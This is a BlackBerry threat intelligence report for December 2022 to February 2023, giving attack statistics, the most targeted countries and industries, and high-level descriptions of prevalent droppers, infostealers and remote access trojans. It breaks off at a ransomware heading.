BlackBerry | Cybersecurity

GLOBAL THREAT INTELLIGENCE REPORT

DELIVERING ACTIONABLE AND CONTEXTUALIZED INTELLIGENCE TO INCREASE CYBER RESILIENCE

2023 APRIL EDITION

Reporting Period: December 2022 to February 2023

CONTENTS

The information contained in this report is intended for educational purposes only. BlackBerry does not guarantee or take responsibility for the accuracy, completeness and reliability of any third-party statements or research referenced herein. The analysis expressed in this report reflects the current understanding of available information by our research analysts and may be subject to change as additional information is made known to us. Readers are responsible for exercising their own due diligence when applying this information to their private and professional lives. BlackBerry does not condone any malicious use or misuse of the information presented in this report.

INTRODUCTION

At BlackBerry, we recognize that in today's world, security leaders must expand their focus beyond technologies and their vulnerabilities. To effectively manage risk, security leaders must continually analyze the global threat landscape and understand how business decisions can influence their organization's threat profile. Similarly, business leaders require awareness of how security posture, risk exposure, and cyber defense strategy can affect their business operations.

Through the BlackBerry Global Threat Intelligence Report and our professional CylanceINTELLIGENCE™ subscription service, modern leaders can have timely access to this important information. Based on the telemetry obtained from our own artificial intelligence (AI)-driven products and analytical capabilities, and complemented by other public and private intelligence sources, our global BlackBerry Threat Research and Intelligence team provides actionable intelligence about attacks, threat actors, and campaigns so that you can make well-informed decisions and take prompt, effective actions.

Key highlights of this report include:

- **90 days by the numbers.** From December 2022 to February 2023, we observed up to 12 attacks per minute, and the number of unique attacks using new malware samples skyrocketed by 50 percent—from one per minute in the previous report to 1.5 per minute during this reporting period.
- **Top ten countries experiencing cyberattacks during this period.** The U.S. remains the country with the highest number of stopped attacks. However, the threat landscape has changed and Brazil is now the second most-targeted country, followed by Canada and Japan. Singapore entered the top 10 for the first time.
- **Most targeted industries by number of attacks.** According to BlackBerry telemetry, customers in the financial, healthcare services, and food and staples retailing industries received 60 percent of all malware-based cyberattacks.
- **Most common weapons.** Droppers, downloaders, remote access tools (RATs), and ransomware were most frequently used. Here's a preview: In this period, BlackBerry observed a targeted attack using Warzone RAT against a Taiwanese semiconductor manufacturer; cyber criminal groups using Agent Tesla and RedLine infostealer; and widened use of BlackCat ransomware.

- **Industry-specific attacks.** The healthcare industry faced a significant number of cyberattacks during this period, with Cylance Endpoint Security preventing an average of 59 new malicious samples every day, including an increasing number of new Emotet samples. In the last 90 days, financial institutions worldwide protected by BlackBerry technologies blocked more than 231,000 attacks including up to 34 unique malware samples per day. Additionally, this report dives deep into attacks against government entities, manufacturing, and critical infrastructure, key sectors that are often targeted by sophisticated and sometimes state-sponsored threat actors engaged in espionage and intellectual property campaigns. However, as we reveal in this report, crimeware and commodity malware are also often found in these critical industries.

The report also covers notable threat actors and weapons, most sound attacks, and—most importantly—actionable defensive countermeasures in the form of MITRE ATT&CK and MITRE D3FEND mappings deployed during this period. Finally, we offer an analysis of the forecasting accuracy of our previous report and a list of insightful key takeaways based on the events of the past months.

We hope that you will value all the detailed and actionable data presented in this edition. Once again, I would like to express my gratitude to the authors, the highly skilled global researchers on the BlackBerry Threat Research and Intelligence team. Their ongoing efforts to produce cutting-edge research empowers us to continuously improve BlackBerry's data- and Cylance AI-driven products and services.

Ismael Valenzuela
Vice President, Threat Research & Intelligence at BlackBerry
@aboutsecurity

BlackBerry Cybersecurity Threat Intelligence Authors:

Dmitry Bestuzhev

Dean Given

Jacob Faires

Geoff O'Rourke

Jose Luis Sanchez

Eoin Healy

Pratima Lohar

Pedro Drimel

Anuj Soni

Tony O'Regan

Rory O'Callaghan

Hamed Al Rajhi

Patryk Matysik

Markson Leite

The data in this report was produced by BlackBerry Cybersecurity telemetry and is the property of BlackBerry Limited.

THE LAST 90 DAYS IN NUMBERS

TOTAL NUMBERS OF ATTACKS AND UNIQUE MALWARE HASHES

From December 2022 to February 2023, Cylance® Endpoint Security solutions by BlackBerry stopped **1,578,733 malware-based cyberattacks**. On average, threat actors deployed approximately **17,738 malicious samples per day** against customers protected by our technologies, for an average of approximately **12 attacks every minute**.

These threats included **200,454 new unique malware samples** that differ from previously seen threats. This translates to an average of approximately **2,252 novel samples per day**, or roughly **1.5 new samples per minute**. This represents a 50 percent increase from the previous reporting period's average of one unique sample per minute.

The following graph shows the dynamics of cyberattacks that Cylance Endpoint Security solutions prevented from December 2022 to February 2023. The dip in week 4—which was the last week in December—is likely attributable to end-of-year holidays, and the sharp rise in week 5 corresponds with the dates that people typically return to work in the new year.

DYNAMICS OF PREVENTED ATTACKS





Figure 1: Cyberattacks prevented by BlackBerry per week during this reporting period.

GEOGRAPHY OF ATTACKS

Generally, countries with greater Internet penetration, economy, and population experience the most threats. Our telemetry shows that threat actors during this period have focused most in the following countries around the world.

COUNTRIES WITH MOST CYBERATTACKS STOPPED



USA WAS THE MOST TARGETED DURING THIS PERIOD.

Figure 2: Countries with the most cyberattacks stopped are represented by red and blue.

Figure 3 shows the ten countries where Cylance Endpoint Security solutions prevented the most cyberattacks. As in the previous reporting period, BlackBerry prevented the greatest number of attacks in the United States. Changes include Brazil's rise to become the second most-targeted country, followed by Canada and Japan (which was the second most-targeted country in our previous report) in third and fourth positions. This is also the first time that Singapore has placed in the top ten most-targeted countries.

TOP 10 COUNTRIES THAT EXPERIENCED CYBERATTACKS




Figure 3: Top ten countries where BlackBerry clients were targeted by cyberattacks.

Figure 4 shows the countries where BlackBerry clients were most frequently attacked with unique malicious samples. Entering at tenth position, this is Hong Kong's first appearance on this list.

TOP 10 COUNTRIES WHERE UNIQUE MALWARE SAMPLES WERE USED




Figure 4: Top ten countries where unique malicious samples were used in cyberattacks against BlackBerry-protected devices.

MOST TARGETED INDUSTRIES BY NUMBER OF ATTACKS

The top three industries that Cylance Endpoint Security solutions protected during this reporting period are:

- Financial institutions
- Healthcare services and equipment including hospitals, clinics, and medical devices
- Food and staples retailing, which includes supermarkets, drugstores, and companies that sell food products to other businesses

Those three industries account for 60 percent of cyberattacks against BlackBerry clients.

MOST TARGETED INDUSTRIES




Figure 5: Top industries attacked during this reporting period.

TYPES OF MALWARE

USED IN ATTACKS DURING THIS REPORTING PERIOD

The most widespread and interesting malware families identified this reporting period are organized by operating system (OS) below. It's important to note that even though Microsoft® Windows® is still the most attacked OS, its users may be somewhat better prepared to face malware attacks than others, who may incorrectly believe that their alternative OS is immune to cyberattacks. However, BlackBerry telemetry data shows that macOS®, Linux®, and mobile users are also frequently attacked: no platforms are immune from infection.

WINDOWS

As noted above, while malware can run on any OS, Windows remains the most attacked. Reasons include its popularity, the wide range of documentation available for developers, and many years of cumulative experience attacking the OS in the cyber criminal community, where tips and tricks are frequently shared in forums. Here are the top prevalent Windows threats recorded by BlackBerry telemetry.

Droppers/Downloaders

Downloaders lure victims to open files that download malware. The files frequently pose as legitimate digital documents or executables.

Emotet

Emotet is modular malware that began as a banking Trojan in 2014. After surviving several self-imposed exiles and a law-enforcement takedown, Emotet reemerged at the end of 2022 and was frequently used in attacks during this reporting period. Emotet's functionality and usage have evolved over time, and it now serves as a botnet-operated dropper and delivery mechanism for additional malware such as Cobalt Strike Beacon, IcedID, QBot, Trickbot, and ransomware including Ryuk and BlackCat. Emotet is primarily spread through spam email and weaponized Microsoft® Word and Excel® documents, and can send a copy of itself to everyone in a victim's contact list.

EMOTET SERVES AS A BOTNET-OPERATED DROPPER AND DELIVERY MECHANISM FOR ADDITIONAL MALWARE.

PrivateLoader

PrivateLoader is a relatively new downloader first spotted in the wild in 2021. It is modular in nature, contains anti-analysis functionality, and can gather and send information and metadata about an infected host to a command-and-control (C2) server. PrivateLoader's primary purpose is to deliver and detonate additional malware payloads. It also has been observed distributing an array[1] of commodity malware including

SmokeLoader, RaccoonStealer, RedLine, Vidar, and others. Multiple instances of PrivateLoader were observed downloading RedLine in many campaigns across a wide range of industries.

SmokeLoader


SmokeLoader, which was first discovered in 2011, has undergone several iterations and remains a prominent threat used to load everything from crypto miners, ransomware, Trojans, and even point-of-sale (POS) malware onto infected systems. Earlier versions of this malware were sold in underground forums under the name SmokeLdr, but since 2014, it is only being sold to Russian-based threat actors. In 2018, SmokeLoader was the first malware to use the PROPagate code injection[2] technique. The malware can be distributed through a wide range of attack vectors, including malicious documents related to large-scale mass phishing campaigns. In July 2022, the BlackBerry Threat Research and Intelligence team observed SmokeLoader distributing a new version of Amadey Bot. During this attack, SmokeLoader was hidden in "cracked" software (aka "cracks") and key-generation tools (aka "keygens") for popular software applications. The threat actor behind the campaign relied on black-hat SEO techniques[3] (aka SEO poisoning) to ensure that their malware sites appeared at or near the top of related search engine results to entice people seeking cracked files to download and run the malicious executable.

IN JULY 2022, SMOKELOADER DISTRIBUTED A NEW VERSION OF AMADEY BOT. DURING THIS

ATTACK

SMOKELOADER WAS HIDDEN IN "CRACKED" SOFTWARE AND KEY-GENERATION TOOLS FOR POPULAR SOFTWARE APPLICATIONS.

Because some antivirus solutions may block cracks and keygens, some people intentionally disable their security products before downloading these files or ignore detection alerts and proceed with the download. As a result, even widely detected threats can infect systems when a victim explicitly allows the download and execution of malware.



Infostealers

Infostealers gather information from a victim's machine and deliver it to an attacker. Here are some of the most active infostealers during this reporting period.

XLoader (aka Formbook)

Formbook was initially named Babushka Crypter. After being shut down in 2020 by its apparent author, FormBook was rebranded as XLoader. Strains of the malware were then heavily abused as commodity malware in Q1 2023 and sold as malware-as-a-service (MaaS) in underground forums. The malware contains common features such as keylogging and screen capture. Formbook attempts to avoid detection by utilizing a RunPE and process-hollowing technique similar to another noted commodity malware called LokiBot.

RaccoonStealer

RaccoonStealer is typically distributed as MaaS and available at prices starting around $75 USD per week or $200 USD per month. RaccoonStealer's core functionality is to steal passwords, cookies, and cryptocurrency wallets from the victim's host system. The RaccoonStealer attack chain often begins through downloading a Trojanized RAR archive. In March 2022, the threat actors behind RaccoonStealer announced the suspension of its development because one of its developers allegedly died in the Russia-Ukraine conflict. After a short hiatus, a new version[4] dubbed RaccoonStealer 2.0 was announced in hacking forums in June 2022. RaccoonStealer 2.0 was reportedly developed from scratch and uses a new infrastructure.

RedLine

RedLine exfiltrates data including passwords and credit card information from browsers, file transfer protocol (FTP), and instant messaging (IM) applications; gathers a list of installed applications (including security software) that may be sent back to the attacker; and enables attackers to execute other commands, such as uploading and downloading additional files. RedLine is sold on underground dark markets and hacking forums for as little as $100 to $150 USD as either a standalone or a subscription-based model. In this reporting period, both PrivateLoader and the Amadey botnet were observed dropping RedLine.

IcedID

The banking Trojan IcedID—also known as BokBot—was first discovered in 2017. IcedID has capabilities similar to the legacy Zeus (aka Zbot) and Dridex infostealer malware. This malware is often initially deployed as a second-stage dropper that deploys additional commodity malware on the victim's device. The threat actor Shatak (TA551[5]) has been observed[6] using IcedID as MaaS, and has demonstrated a willingness to work with other commodity malware creators and threat actors.

REDLINE IS SOLD ON UNDERGROUND

DARK MARKETS

AND HACKING FORUMS FOR AS LITTLE AS $100 TO $150 USD AS EITHER A STANDALONE OR A SUBSCRIPTION-BASED MODEL.

Remote Access Trojans and Backdoors

The following remote access Trojans (RATs) were observed in this reporting period.

Warzone/Ave Maria

Warzone (aka Ave Maria) RAT is available for sale on underground and above-ground forums. Warzone's comprehensive features include keylogging, process manipulation, command execution, password scraping, webcam access, reverse proxy configuration, and support for downloading and executing additional files or malware.

Warzone offers two tiers of pricing: an initial subscription to the basic RAT builder that begins at $22.95 USD per month, and a higher-priced premium version. Designed to appeal to novice threat actors, the premium version offers advanced features such as a rootkit, hidden process capability, premium dynamic DNS (DDNS), and customer support for approximately $800 USD for a three-month subscription.

This commodity malware has no specific targets and is used by various threat actors and cyber groups. Last quarter, Warzone was deployed in a campaign solely focused on Taiwanese semiconductor manufacturers and delivered via malicious .RAR file attachments.

DarkCrystal/DCRat

DarkCrystal (also known as DCRat) was first released in 2018 and is one of the cheapest .NET backdoors available, with prices ranging from around $5 USD for a two-month license, up to $40 USD for a "lifetime" license (which typically means the lifetime of the threat group).

An embedded configuration file dictates which features are enabled on execution, which may include but are not limited to screenshots, keylogging, and stealing cookies and passwords from web browsers and clipboards. The Computer Emergency Response Team of Ukraine (CERT-UA) observed[7] DarkCrystal targeting Ukraine during the Russian-Ukraine conflict.

Agent Tesla

This .NET RAT was first observed in 2014 and is often sold in underground forums as part of MaaS offerings. The malware can capture keystrokes, take screenshots, and scrape credentials from more than 60 commonly used applications including Microsoft® Outlook®, Firefox®, Chrome™, and Opera®. Agent Tesla is typically delivered through malicious and weaponized documents and uses multiple anti-analysis and anti-detection techniques. The RAT unpacks itself in several layers and uses steganography to hide data in ordinary-looking files or messages before deploying its final payload.

AsyncRAT

This open-source RAT is freely available[8] on GitHub, where anyone can access its source code and modify it to meet their needs. AsyncRAT relies on the freely available StealerLib plugin to steal passwords from web browsers and applications. Other features include screen viewing and recording, upload and download capabilities using Secure File Transfer Protocol (SFTP), keylogging, and more. AsyncRAT's anti-analysis and anti-detection techniques include server obfuscation. The threat group TA2541 has weaponized AsyncRAT[9] in their attacks on the aviation industry.

Ransomware

Royal

